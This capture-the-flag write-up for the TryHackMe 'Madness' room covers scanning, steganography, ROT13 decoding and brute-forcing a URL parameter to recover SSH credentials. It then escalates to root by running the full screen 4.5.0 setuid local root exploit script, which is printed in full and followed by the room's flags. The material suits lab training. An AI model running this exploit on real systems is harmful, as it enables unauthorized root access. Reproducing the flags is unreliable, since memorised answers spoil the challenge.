
Madness



Enumeration

```
sudo nmap -p- --min-rate 5000 -Pn <IP>
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.242.222
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-14 03:00 EDT
Nmap scan report for 10.10.242.222
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 15.64 seconds
```

`sudo nmap -sV -sC -A -p 22,80 <IP>`


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -p 22,80 10.10.242.222
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-14 03:01 EDT
Nmap scan report for 10.10.242.222
Host is up (0.18s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 acf9851052656e17f51c34e7d86467b1 (RSA)
|   256 dd8e5aecb195cddc4d01b3fe5f4e12c1 (ECDSA)
|_  256 e9ede3eb58773b005e3af524d858348e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 cl
osed port
Aggressive OS guesses: Linux 5.4 (98%), Linux 3.10 - 3.13 (95%), ASUS RT-N56U WAP (Linux 3.4
) (95%), Linux 3.16 (95%), Linux 3.1 (93%), Linux 3.2 (93%), AXIS 210A or 211 Network Camera
 (Linux 2.6.17) (92%), Sony Android TV (Android 5.0) (92%), Android 5.0 - 6.0.1 (Linux 3.4)
(92%), Android 5.1 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   188.48 ms 10.8.0.1
2   188.68 ms 10.10.242.222

OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.79 seconds
```

Directory Scan found nothing…

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.12
5.10
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.125.10
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/14 02:13:25 Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 277]
Progress: 220501 / 220564 (99.97%)
===============================================================
2023/06/14 02:30:55 Finished
===============================================================
```

Finding vulnerabilities & Exploit

Check out web browser we found something interested here




Inspect it

```
▶ <head> ··· </head>
▼ <body>
  ▼ <div class="main_page"> overflow
    ▼ <div class="page_header floating_element">
        <img class="floating_element"
        src="thm.jpg">
        <!--They will never find me-->
        <span class="floating_element">
```

Download that file using **wget** and analyze it (**steghide, exiftool, hexedit,…**)

```
┌──(kali㉿kali)-[~/TryHackMe/madness]
└─$ wget http://10.10.242.222/thm.jpg
--2023-06-14 03:07:41--  http://10.10.242.222/thm.jpg
Connecting to 10.10.242.222:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 22210 (22K) [image/jpeg]
Saving to: 'thm.jpg'

thm.jpg                100%[===================>]  21.69K   116KB/s

2023-06-14 03:07:41 (116 KB/s) - 'thm.jpg' saved [22210/22210]

┌──(kali㉿kali)-[~/TryHackMe/madness]
└─$ exiftool thm.jpg
ExifTool Version Number         : 12.57
File Name                       : thm.jpg
Directory                       : .
File Size                       : 22 kB
File Modification Date/Time     : 2020:01:06 05:34:26-05:00
File Access Date/Time           : 2023:06:14 03:07:41-04:00
File Inode Change Date/Time     : 2023:06:14 03:07:41-04:00
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Warning                         : PNG image did not start with IHDR
```

❗ IHDR Explain



The warning means that the hex value of file is not right → Fix it with **hexedit**

```
00000000   89 50 4E 47  0D 0A 1A 0A  00 00 00 01  01 00 00 01  00 01 00 00  .PNG................
00000014   FF DB 00 43  00 03 02 02  03 02 02 03  03 03 03 04  03 03 04 05  ...C................
00000028   08 05 05 04  04 05 0A 07  07 06 08 0C  0A 0C 0C 0B  0A 0B 0B 0D  ....................
0000003C   0E 12 10 0D  0E 11 0E 0B  0B 10 16 10  11 13 14 15  15 15 0C 0F  ....................
00000050   17 18 16 14  18 12 14 15  14 FF DB 00  43 01 03 04  04 05 04 05  ............C.......
```


The current hex code is standing for **PNG** → Change it to **FF D8 FF E0 00 10 10 4A 46**

```
00000000   FF D8 FF E0  00 10 4A 46  00 00 00 01  01 00 00 01  00 01 00 00  ......JF............
00000014   FF DB 00 43  00 03 02 02  03 02 02 03  03 03 03 04  03 03 04 05  ...C................
```


Check again the end the file and it was the correct value **FF D9**

```
0000567C   14 00 50 01  40 05 00 14  00 50 01 40  05 03 0A 04  14 00 50 01  ..P.@....P.@......P.
00005690   40 05 00 14  00 50 01 40  05 00 14 00  6F F7 A0 03  CC 1E B4 00  @....P.@....o.......
000056A4   50 01 40 05  00 25 00 2D  00 18 A0 61  40 82 81 85  00 14 00 50  P.@..%.-...a@......P
000056B8   20 A0 02 80  0A 00 28 19  FF D9                                   .....(...
000056CC
-**  thm.jpg        --0x53C8/0x56C2--97%
```

Save and review the file



Back to web browser and enter the **hidden directory** above



Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!


Secret Entered:


That is wrong! Get outta here!

Check out the source page

```html
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: 1</p>

<p>That is wrong! Get outta here!</p>

</div>
</body>
</html>

```

Because we don't have the source code of the executed file, try to input the **secret** param in multiple ways and then…





Ok! So this is a **GET** method → Use the hint as the **comment** in the **source page,** brute force the param from 0→99. I had built a simple **.py** file instead of using **BurpSuite** because I had got error with interception

```
import requests

url = "http://10.10.125.10/th1s_1s_h1dd3n?secret="

for i in range(100):
  print(f"Sending {url}{i}")
  res = requests.get(f"{url}{i}")
  # if res.status_code == 200:
  if (len(res.text)) > 410:
    print(i)
```

Run the tool and I found the right param value

```
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=69
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=70
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=71
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=72
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=73
73
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=74
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=75
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=76
Sending http://10.10.125.10/th1s_1s_h1dd3n?secret=77
```

Let’s check it!

Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered: 73

Urgh, you got it right! But I won't tell you who I am! y2RPJ4QaPF!B

Use this code to extract the previous **thm.jpg** file

```
┌──(kali㉿kali)-[~/TryHackMe/madness]
└─$ steghide extract -sf thm.jpg
Enter passphrase:
the file "hidden.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "hidden.txt".

┌──(kali㉿kali)-[~/TryHackMe/madness]
└─$ cat hidden
cat: hidden: No such file or directory

┌──(kali㉿kali)-[~/TryHackMe/madness]
└─$ cat hidden.txt
Fine you found the password!

Here's a username

wbxre

I didn't say I would make it easy for you!
```

I have try **ssh** with this username but it did not work. Look around and I found it was encrypted with **ROT13** algorithm → Decrypt it

```
wbxre
```

↓

ROT13

↓

```
joker
```

The user name is **joker** → Again, I could not use this cred to **ssh** → Back to the **TryHackMe** page of this room, I found that the image in the description could be downloaded

```
▸ <div class="btn-group mb-3 ml-3 float-right">…</div> flex
▾ <p style="text-align:center">
    <img style="width:441.055px;float:none;border-radius:5px;height:248.094px"
    src="https://i.imgur.com/5iW7kC8.jpg"> == $0
  </p>
▸ <p style="text-align:center">…</p>
  <p style="text-align:center">Use your skills to access the user and root
```

Extract it

```
┌──(kali㉿kali)-[~/TryHackMe/madness]
└─$ steghide extract -sf 5iW7kC8.jpg
Enter passphrase:
the file "password.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "password.txt".

┌──(kali㉿kali)-[~/TryHackMe/madness]
└─$ cat password.txt
I didn't think you'd find me! Congratulations!

Here take my password

*axA&GF8dP


┌──(kali㉿kali)-[~/TryHackMe/madness]
└─$
```

Ok!! Now this is the right password for **SSH Login**

Gain Access

```
┌──(kali㉿kali)-[~]
└─$ ssh joker@10.10.242.222
The authenticity of host '10.10.242.222 (10.10.242.222)' can't be established.
ED25519 key fingerprint is SHA256:B0gcnLQ9MrwK4uUZINN4JI6gd+EofSsF2e8c5ZMDrwY.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:78: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.242.222' (ED25519) to the list of known hosts.
joker@10.10.242.222's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Jan  5 18:51:33 2020 from 192.168.244.128

joker@ubuntu:~$
joker@ubuntu:~$ id
uid=1000(joker) gid=1000(joker) groups=1000(joker)
joker@ubuntu:~$ ls
user.txt
joker@ubuntu:~$ cat user.txt
THM{d5781e53b130efe2f94f9b0354a5e4ea}
joker@ubuntu:~$
```

We easily got the 1st flag in **user.txt**

Privilege Escalation → Root

```
joker@ubuntu:~$ sudo -l
[sudo] password for joker:
Sorry, user joker may not run sudo on ubuntu.
joker@ubuntu:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.
monthly )
#
joker@ubuntu:~$
```

Try using `sudo -l` and `cat /etc/crontab` but nothing is useful

Let's check the SUID files

```
joker@ubuntu:~$ find / -perm -04000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/bin/fusermount
/bin/su
/bin/ping6
/bin/screen-4.5.0
/bin/screen-4.5.0.old
/bin/mount
/bin/ping
/bin/umount
joker@ubuntu:~$
```

The **screen-4.5.0** is not the normal file usually appear in here → Googling to find out the exploitation vector

Source: https://www.exploit-db.com/exploits/41154

```
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```

Use the code above to exploit

```
joker@ubuntu:~$ ls -l
total 8
-rw-rw-r-- 1 joker joker 1165 Jun 14 00:38 exploit.sh
-rw-r--r-- 1 root  root    38 Jan  6  2020 user.txt
joker@ubuntu:~$
```

Execute it and we are root now

```
joker@ubuntu:~$ sh exploit.sh
~ gnu/screenroot ~
[+] First, we create our shell and library ...
/tmp/libhax.c: In function ‘dropshell’:
/tmp/libhax.c:7:5: warning: implicit declaration of function ‘chmod’ [-Wimplicit-function-de
claration]
     chmod("/tmp/rootshell", 04755);
     ^
/tmp/rootshell.c: In function ‘main’:
/tmp/rootshell.c:3:5: warning: implicit declaration of function ‘setuid’ [-Wimplicit-functio
n-declaration]
     setuid(0);
     ^
/tmp/rootshell.c:4:5: warning: implicit declaration of function ‘setgid’ [-Wimplicit-functio
n-declaration]
     setgid(0);
     ^
/tmp/rootshell.c:5:5: warning: implicit declaration of function ‘seteuid’ [-Wimplicit-functi
on-declaration]
     seteuid(0);
     ^
/tmp/rootshell.c:6:5: warning: implicit declaration of function ‘setegid’ [-Wimplicit-functi
on-declaration]
     setegid(0);
     ^
/tmp/rootshell.c:7:5: warning: implicit declaration of function ‘execvp’ [-Wimplicit-functio
n-declaration]
     execvp("/bin/sh", NULL, NULL);
     ^
[+] Now we create our /etc/ld.so.preload file ...
[+] Triggering ...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-joker.

# id
uid=0(root) gid=0(root) groups=0(root),1000(joker)
#
```

Read the flag in **root.txt**

```
# cd /root
# ls -l
total 4
-rw-r--r-- 1 root root 38 Jan  6  2020 root.txt
# cat root.txt
THM{5ecd98aa66a6abb670184d7547c8124a}
#
```